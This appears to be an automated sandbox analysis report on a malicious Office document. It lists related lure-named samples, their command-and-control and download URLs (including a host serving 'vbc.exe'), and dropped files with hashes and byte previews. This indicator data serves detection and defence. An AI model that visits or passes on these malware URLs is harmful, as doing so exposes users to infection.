	WvXgppXywm.exe	Get hash	malicious	Browse	• www.toylandmetaverse.com/fl9w/?5j=v1AeKWlaHX6Eq72DF41G94UNV/NYDSuRplsWHrwN6To9ElRczKlltUWTrACum/yoB9ljSCjWA==&h8U4C=6llpd2Bh-
	Payment Copy.exe	Get hash	malicious	Browse	• www.teslabotnews.com/b3n1/?yT64XD=aUXk73yzMCo1/L4iXfPwqTXDL3lL/7gah35/YqDHpJTg3gHAjQWWkwmc6Al/ap6FM23sDVnWfA==&3fHX7=FRihe
	PaymentCopy.exe	Get hash	malicious	Browse	• www.teslabotnews.com/b3n1/?3f2xVxJp=aUXk73yzMCo1/L4iXfPwqTXDL3lL/7gah35/YqDHpJTg3gHAjQWWkwmc6ApGWIWFbwr9&5jwDp=L6AxwpFhVl
	Order 2021-822.lzh	Get hash	malicious	Browse	• www.facebookfrommeta.com/eg62/?bZ8x3p=OV0lMEyKFd8jUreu4bi0Rr4kVRCFjgRe9oHLF6Mu/RQip7pQWlFSy5baU8mChkjx4bva&9rmL=2dTD-rk0Sn

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Enquiry docs_001.xlsx	Get hash	malicious	Browse	• www.seattleinsurancebrokers.com/ga6b/?5j=A0D4KLkh&f6AtFb8=oGgLDSe9xOlB5GlDtwDzpX4pln6O05SLUMzRMDF+wYBaw1FiV59KxrRNiVTogSR6a0FYWg==
	Ekol_LOG_00914,pdf.exe	Get hash	malicious	Browse	• www.crushanxiety.com/dgt9/?bH=DN9ti628iJ60&j4=12y/kml0JY96G501vbo19U/0atRochhfLWLJv6r29D8zD012Da+Wo+tthAajWN1QtyKepmajXA==
	n14Gz5Qjcb.exe	Get hash	malicious	Browse	• www.seniordatingtv.com/m0np/?j6782P=EZM4Hn6&9rjPn6YP=dUCYUXJGz1+sp6xvvc9snIlYomOfARD1rnKg4fXZI1ONuBe/oLzeroDKOHojoIO06SWV
	Order778.exe	Get hash	malicious	Browse	• www.thatswhatshesays.com/qtqq/?Blm8j=f/FZiUyvdsuqwIBAgZIX9WKLQRzMOkEyandyJXo4F5lwu5RDUoyQAcRbAjtv9ea26l2c&d2J41F=NR-H4
	RgproFrlyA.exe	Get hash	malicious	Browse	• www.seniordatingtv.com/m0np/?UxlT9j=6lJxR8&ibh=dUCYUXJGz1+sp6xvvc9snIlYomOfARD1rnKg4fXZI1ONuBe/oLzeroDKOEIznpeMk3/S
	Purchase Order.exe	Get hash	malicious	Browse	• www.shanghaiinvestments.com/dbew/?0B=ZHEP+6Sbwud2o6WPXQGcD07+3wwAURWE880vqsTElQTjXjhbwYnDXrL09FYjjtKpss2J&F2Jl=pVbXcXHhznF
	ocJJiP3R3A.exe	Get hash	malicious	Browse	• www.seniordatingtv.com/m0np/?1bvd-4=dUCYUXJGz1+sp6xvvc9snIlYomOfARD1rnKg4fXZI1ONuBe/oLzeroDKOEIZ4ZuMg13S&u0Dh=E2MDa2W

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	GvrY83cA2d.exe	Get hash	malicious	Browse	• www.intel eflow.com/bckt/?4hJDF=fxU5WiEsw2pXQ8uTQlBJiUCTUYmTeFKNjZblV7MbpGmpAyjjGOXWfttsCZUwbu6D8RjV&w48lT8=6loHNvhx9TdHUd0
	Quotation...exe	Get hash	malicious	Browse	• www.safbox.com/qb4a/?s2MPPpM=ZCS+L0Fp2y54cIX65U6QFvNdR6uyjNA1s+lcWgVaB/8dayUSZby/NV2n1qLWWV1UPmz7&iF=7n3dzFOPzb6dZjL
	purchase order_8019.exe	Get hash	malicious	Browse	• www.safbox.com/qb4a/?TL3D=FrgLUJvHzHA4&V48DtRqP=ZCS+L0Fp2y54cIX65U6QFvNdR6uyjNA1s+lcWgVaB/8dayUSZby/NV2n1prGZ0lsRDa8
	PURCHASE ORDER...exe	Get hash	malicious	Browse	• www.safbox.com/qb4a/?kZAtl=3fNTnDv&Y2J=ZCS+L0Fp2y54cIX65U6QFvNdR6uyjNA1s+lcWgVaB/8dayUSZby/NV2n1qL8JlFULk77
	CTM_50,000.exe	Get hash	malicious	Browse	• www.buyspygear.com/eca0/?fL08q=zY4pfOeDeO/4cMsab5ROCLy9llZvLYQaYwu3Wi3iIrICY2pboEoqtMc4wlaZ15ginwXROy0c0Q==&m2=-ZVD
	gqdJ6f9axq.exe	Get hash	malicious	Browse	• www.zwq.xyz/wufn/?f8TPbh=XjXBhjUXVwqHNoI6l7gvZZ0GeOD10IACqOaYHXXfcnXXr5FIeGn5Pi6ag2sKCKjwblNQsnhuYg==&mVEhB=4hPxHDz
	yAm5YrRQhy.exe	Get hash	malicious	Browse	• www.telehood.com/ons5/?TfoP=H8HXnZyeypkxdZWjx93+goBuntysNdud/1pYfiy9imFYwHStf/ZC3J9TIxLN5tUW2H7n&8pFPh=EJBl8lT8vxY0u

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
202.55.132.154	Payment.xlsx	Get hash	malicious	Browse	• 202.55.132.154/4267111111_2/vbc.exe
	RFQ.xlsx	Get hash	malicious	Browse	• 202.55.132.154/761901111111_1/vbc.exe
	Quotation.xlsx	Get hash	malicious	Browse	• 202.55.132.154/2290nw/vbc.exe
	Quote.xlsx	Get hash	malicious	Browse	• 202.55.132.154/2290nw/vbc.exe
	Quotation123 19.11.21.xlsx	Get hash	malicious	Browse	• 202.55.132.154/486800/vbc.exe
	Shipping Document.xlsx	Get hash	malicious	Browse	• 202.55.132.154/x386w/vbc.exe
	Quotation.xlsx	Get hash	malicious	Browse	• 202.55.132.154/66w880/vbc.exe
	RFQ - R000001095.xlsx	Get hash	malicious	Browse	• 202.55.132.154/w7h009/vbc.exe
	Quotation.xlsx	Get hash	malicious	Browse	• 202.55.132.154/explorer10/vbc.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DOSARRESTUS	ScanPIX.exe	Get hash	malicious	Browse	• 52.128.23.153
	Sales Agreement 17-11-21.doc	Get hash	malicious	Browse	• 52.128.23.153
	WvXgppXywm.exe	Get hash	malicious	Browse	• 52.128.23.153
	Payment Copy.exe	Get hash	malicious	Browse	• 52.128.23.153
	PaymentCopy.exe	Get hash	malicious	Browse	• 52.128.23.153
	Order 2021-822.lzh	Get hash	malicious	Browse	• 52.128.23.153
	Enquiry docs_001.xlsx	Get hash	malicious	Browse	• 52.128.23.153
	Ekol_LOG_00914,pdf.exe	Get hash	malicious	Browse	• 52.128.23.153
	n14Gz5Qjcb.exe	Get hash	malicious	Browse	• 52.128.23.153
	Order778.exe	Get hash	malicious	Browse	• 52.128.23.153
	RgproFrlyA.exe	Get hash	malicious	Browse	• 52.128.23.153
	Purchase Order.exe	Get hash	malicious	Browse	• 52.128.23.153
	ocJJiP3R3A.exe	Get hash	malicious	Browse	• 52.128.23.153
	PO9887655.exe	Get hash	malicious	Browse	• 52.128.23.27
	eVpu3gcOqT	Get hash	malicious	Browse	• 70.33.253.205
	GvrY83cA2d.exe	Get hash	malicious	Browse	• 52.128.23.153
	b3astmode.arm	Get hash	malicious	Browse	• 69.172.202.200
	Quotation...exe	Get hash	malicious	Browse	• 52.128.23.153
	purchase order_8019.exe	Get hash	malicious	Browse	• 52.128.23.153
	PURCHASE ORDER...exe	Get hash	malicious	Browse	• 52.128.23.153
ADTEC-AS-VNADTECMediaJointStockCompanyVN	Payment.xlsx	Get hash	malicious	Browse	• 202.55.132.154
	Product Offerety44663573.xlsx	Get hash	malicious	Browse	• 202.55.133.101
	Offerta Ordine765746648.xlsx	Get hash	malicious	Browse	• 202.55.133.101
	RFQ.xlsx	Get hash	malicious	Browse	• 202.55.132.154
	Quotation.xlsx	Get hash	malicious	Browse	• 202.55.132.154
	Quote.xlsx	Get hash	malicious	Browse	• 202.55.132.154
	Quotation123 19.11.21.xlsx	Get hash	malicious	Browse	• 202.55.132.154
	FA1bgAzG2b.exe	Get hash	malicious	Browse	• 202.55.133.118
	fras comisiones.xlsx	Get hash	malicious	Browse	• 202.55.133.118
	Shipping Document.xlsx	Get hash	malicious	Browse	• 202.55.132.154
	WpCifE44PS.exe	Get hash	malicious	Browse	• 202.55.133.118
	vPoecWLHxD.exe	Get hash	malicious	Browse	• 202.55.133.118

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	justificantes anticipos.xlsx	Get hash	malicious	Browse	• 202.55.133.118
	RFQ _161121.xlsx	Get hash	malicious	Browse	• 202.55.135.190
	Quotation.xlsx	Get hash	malicious	Browse	• 202.55.132.154
	CTM REQ.xlsx	Get hash	malicious	Browse	• 202.55.135.190
	MV OCEANLADY.docx	Get hash	malicious	Browse	• 202.55.135.190
	invoice_34567445556.wbk	Get hash	malicious	Browse	• 202.55.135.190
	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 202.55.134.54
	RFQ - R000001095.xlsx	Get hash	malicious	Browse	• 202.55.132.154

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	723456
Entropy (8bit):	7.763310640308659
Encrypted:	false
SSDEEP:	12288:EBzcmhiTIqqxiWT/niO1/pFbHfi17evEf6BFMmEJWixDw/1LgyHixBFmRq:EBomhikV4WzNpFDfi1gqmwK1syHi1Wq
MD5:	0F88779E9500075DE85E916637305164
SHA1:	EE1B3AF259E9F03239441681F00AADDD28E4E8FB
SHA-256:	C98EAC88F8F4243D7303B806CB58E0A89E33270CB4B33457C91938A2B2746238
SHA-512:	ADEFEE155A0579DA0DC75E4AFF162635338150A884DDDDF47C732A67D69E2F56471CDDD64A7CFFB743DEFC040185CE146B713C6511B3DAC709D4956E2D30E 31
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 50%
Reputation:	low
IE Cache URL:	http://202.55.132.154/384500000_1/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...0..a.....0.....~.... ... .@.. .....`..... ..@.....,...O.... .....@..... ..... ..H.....text..... ..... ..`.rsrc..... .....@..@.rel oc.....@.....@..B.....`.....H.....H...!.....\j.....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.. ...o#...o%...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).... ....{.....(0...t.....|.....(...+...3.*....0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\23212CB0.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle....'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$"""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..'""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$''.n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2B038AAB.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 600 x 306, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	42465
Entropy (8bit):	7.979580180885764
Encrypted:	false
SSDEEP:	768:MUC94KctLo6+FkVfaapdydSo7CT3afPFUaV8v9TlzsrZsQ54kvd8gjDsss2Ur6:MJctLo63a8dydV+3WOa+90sZsSyMs+
MD5:	C31D090D0B6B5BCA539D0E9DB0C57026
SHA1:	D00CEE7AEE3C98505CDF6A17AF0CE28F2C829886
SHA-256:	687AFECEE6E6E286714FD267E0F6AC74BCA9AC6469F4983C3EF7168C65182C8D
SHA-512:	B23CA96097C2F5ED8CC251C0D6A34F643EE2251FDF3DEF6A962A168D82385CFEE2328D39FF86AADEA5EDBBF4D35882E6CD9CF8ECE43A82BD8F06383876B2456
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...X...2.....?^O..._PLTE.....gbh.....j...^k...-.....>Jg.....h..m.....l`.....qjG.9\LC.....u.*.'.....//F.....h.++..j...e....A.H?>.....|DG.....G./.`<..G...O:R..j.....tRNS.@..f...0IDATx..Z.s.4.]:.".F..Y.5.4!...WhiM..]Cv.Q.....e.....x....~...x.g.%K.....X.....brG..sW:~g.Tu...U.R...W.V.U#TAr?..?}.C3.K...P..n..A..av?C..J.}.e.]...CA._y.....~.2.^..Z..'...@.....)....s.(...ey.....{.)e..*]\-..yG2Ne.B....\@q....8.....W./i.C..P.*...O..e..7./..k:..t...]"../...F.....y.....0`.3..g.)..Z...tR.bU.].B.Y...Ri^.R.....D.*.....=(tL.W.y....n.\.s..D.5.....c....8A....:;.)..].a]...;B0...B.0&@*.+..2..4....-X.>)..h~.J..".nO=VV.t...q..5.....f.h.....DPyJ*....E..:.....K.... .....E.%i..C..V..\.....z.^.r7.V...q.`....3..E3J8Ct.Z.I.GI.).R!b

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\37582CD5.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 338 x 143, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6364
Entropy (8bit):	7.935202367366306
Encrypted:	false
SSDEEP:	192:joXTTTt+cmcZjbF/z2sA9edfxFHTeDELxExDR:joXTTTEc5ZjR/zI9EfjTeDEGxDR
MD5:	A7E2241249BDCC0CE1FAAF9F4D5C32AF
SHA1:	3125EA93A379A846B0D414B42975AADB72290EB4
SHA-256:	EC022F14C178543347B5F2A31A0BFB8393C6F73C44F0C8B8D19042837D370794
SHA-512:	A5A49B2379DF51DF5164315029A74EE41A2D06377AA77D24A24D6ADAFD3721D1B24E5BCCAC72277BF273950905FD27322DBB42FEDA401CA41DD522D0AA3041C
Malicious:	false
Preview:	.PNG.....IHDR...R.....S.....sRGB.....gAMA.....a.....pHYs.....o.d...!tEXtCreation Time.2018:08:27 10:23:35Z.....DIDATx^....M.....3c0f0.2.9o.....-..r..:.V*.ty.MEJ.^.$G.T.AJ.J.n.....0.`...B...g=....{..5.1...\|.g.z..Y..._...3k..y.....@JD...)..KQ.....f.DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.....9.sdKv.\.R[...k...E..3....ee.!..Wl...E&6.\.]..'K...x.O..%.EE..'...}..[c....?n..R...V..U5!.Rt...-xw*.....#..._....I....k.!"....H.....eKN.....9....{%.....*7..6Y..".....P....."ybQ.....JJ`z..%..a.$<m.n'..[.f0~..r.....-.q...{.Mu3.yX...\...5.a.zNX.9..-.[.....QU.r .qZ...&.{....$..`.Lu..]Z^'.].k|.z.3....H.../...k7.1>y.D..._x.....=.u.?ee.9.'.11:={.t]....)..k...F@P|f....9...K>...{...}...h9.b..h....w.....A~...u..j.9...x..C=.JJ.h....K2.... .../I..=3C.6k.]...JD.....:tP.e...-+*...}..\.Yrss4...i.f..A7I...u.M....v.uY_.V|.].-Oo..........._.;@c....`.....|.R7>^...j*S...{...w.iV..UR..SJ.hy.W3...2Q@f.....,.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4AAC3DEF.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	498420
Entropy (8bit):	0.6413939525004806
Encrypted:	false
SSDEEP:	384:0JXXwBkNWZ3cJuUvmWnTG+W4DH8ddxzsFfW3:0JXwBkNWZ3cjvmWa+VDO
MD5:	883A0909725C3877917457D6650A7419
SHA1:	655EB1BCBC14145E8D6C49CF674EC6AB1EF99BB1
SHA-256:	5B0DBAE8314EEF7EC3EC75553423735EEBA87A894A21220E46FB4494BAEF0E22
SHA-512:	8938B351F688B0AEF72C0771B150711E5BFBE31B9D69D0ECED56F14A53090F150368033C7FF356045ADA807BC427B1335EB471693B6B063A19E1FEBE54C688AC
Malicious:	false
Preview:	....l.....2.....m>..C... EMF.....&.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....?!@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....Y$...@.o..f.Y.@".%.....o.`.o.....o.D.o.RQ>[..o...o.....,o...o.$Q>[..o...o. ...Id.Y..o...o. .....t..d.Y.....O.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....P.o.X.....o...o..8.Y.....t.dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@....2.....L.....P... ...6...F....F...F..EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\522424D2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\522424D2.png	
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3(
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]|...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%|.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5DAD64F1.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14828
Entropy (8bit):	7.9434227607871355
Encrypted:	false
SSDEEP:	384:zIZYVvfv3ZOxvHe5EmlbliA2r1BMWWTXRRO/QX:Td3Z46xiXzW/kO
MD5:	58DD6AF7C438B638A88D107CC87009C7
SHA1:	F25E7F2F240DC924A7B48538164A5B3A54E91AC6
SHA-256:	9269180C35F7D393AB5B87FB7533C2AAA2F90315E22E72405E67A0CAC4BA453A
SHA-512:	C1A3543F221FE7C2B52C84F6A12607AF6DAEF60CCB1476D6D3E957A196E577220801194CABC18D6A9A8269004B732F60E1B227C789A9E95057F282A54DBFC807
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..gp\.y>~v...WTb... ...!.M.H...d.J..3.8.(.L&.lM.d.o..$..q.D.I.....k,J.b3%QD!.Bt,.....p.+.....x?`....{.9o..W.q.Y.gM.g=.5"dm.V..M...iX.. 6....g=.R(..N'.0&.I(..B2..\...\|.t.....R.T.....J...Q.U....F.I..B.\...B.Z-....D")..,J.....u..1.#....A.P.i..!...3.U1....RI..9....:..~..r..N.....Je,...l...(..CCC...v....a.l6KQ...ooo...d.fxx...k``...5. N.\.S.N...e2.....b..7..8@.tgg.}..Ue7..e.G .`.J.d2)..B!M..r..T*Q.%..X.....{....,.q.\,.E".....z..*.abbB*...j.\.J.(.b.....\|>.....R....L&..X.eYV"..-.R)B.T*M&..pX*.j.Z..9..F. Z.6....b.\./%..~...).B<..T*.z..D"..(...\...d2YKKK...mm.T*..I.T*..I$.x<..J..q..*.J .X..O>...C.d2.JI...:...#....xkk.B.(....D .8..t:..o>...:vC%MNNj.ZHZ....`.T...,...A.....l$.q.\f....eY..8.+.. ..`dd.b.X,.BH.T..4-..x.EV.|&.p.....O.P(.J.\>66.a.X,...><<....V.R.T*....d2.;v.....W.511.u.a....'..'...zkk.m.t:]__...ggg.o.....Y..z..a.....{..%.H..f...nw*.....'ND"...P(D"... .H. .|>/.Hd2....EQ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\77C35F24.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134(D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..... (..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7ACF70CD.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3(
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7ACF70CD.png	
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.>..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AC7AC69.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19408
Entropy (8bit):	7.931403681362504
Encrypted:	false
SSDEEP:	384:6L3Vdo4yxL8FNgQ9jYtUO5Zn4tlIQ1Yes7D6PhbXngFfZdQTEfn4n6EVPBo6a:2exL8rgQ2tVF4GlQUuZXnYfTs6EJiL
MD5:	63ED10C9DF764CF12C64E6A9A2353D7D
SHA1:	608BE0D9462016EA4F05509704CE85F3DDC50E63
SHA-256:	4DAC3676FAA787C28DFA72B80FE542BF7BE86AAD31243F63E78386BC5F0746B3
SHA-512:	9C633C57445D67504E5C6FE4EA0CD84FFCFECFF19698590CA1C4467944CD69B7E7040551A0328F33175A1C698763A47757FD625DA7EF01A98CF6C585D439B4A
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..g.].y&X'...{;.t@F. .. .D*Q.eI..#[.5~lK3...z.3.gw...^.=;.FV..%..d..%R..E.....F.ts<..X..f..F..5|..s..:Uu.W.U....!.9...A..u/...g.w.....lx...pG..2.. x..w..!...w.pG..2..x..w..!.....m.a>.....R.....x.IU[.A.....].Y.L..!....|AQ.h4....x..\6....|.i..]..Q..(...C..A..Z... (j.f4..u=..o.D.oj....y6.....)I.....G.{zn.M,...?#..,...|....y....G.LOO..?.....7..- .>..._.m[.....q.O}..G....?....h4.=t..c...eY.....3g..|0...x...|..../F....o.._|...?.O.....c..x._..7vF..0.....B>.....}{..V....P(.....c.....4...s...K.K."c(.....}.0....._z...}..y<<.....<..^.7....k. r.W~..c._.....$J....:.w._~.....,_..Wp.....q.....G..vA.D.E....."...?..'....}nvv....^.^.42..f....Q(..$...`(vidd..8.....y.Z{...L.~...k....z....@@0...Bk..?.r..7...9u...w.>w.C..j.n..a..V.?..?...e s#.G...l.&I..)..).J..>...+Mn.^.W.._....D...".}..k.....8.N_.v..>.y.@0../.....>.a.....z.].../.r ...../3.....?.z..g.Z.....l0.L.S....._../.r

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B38F263E.png	
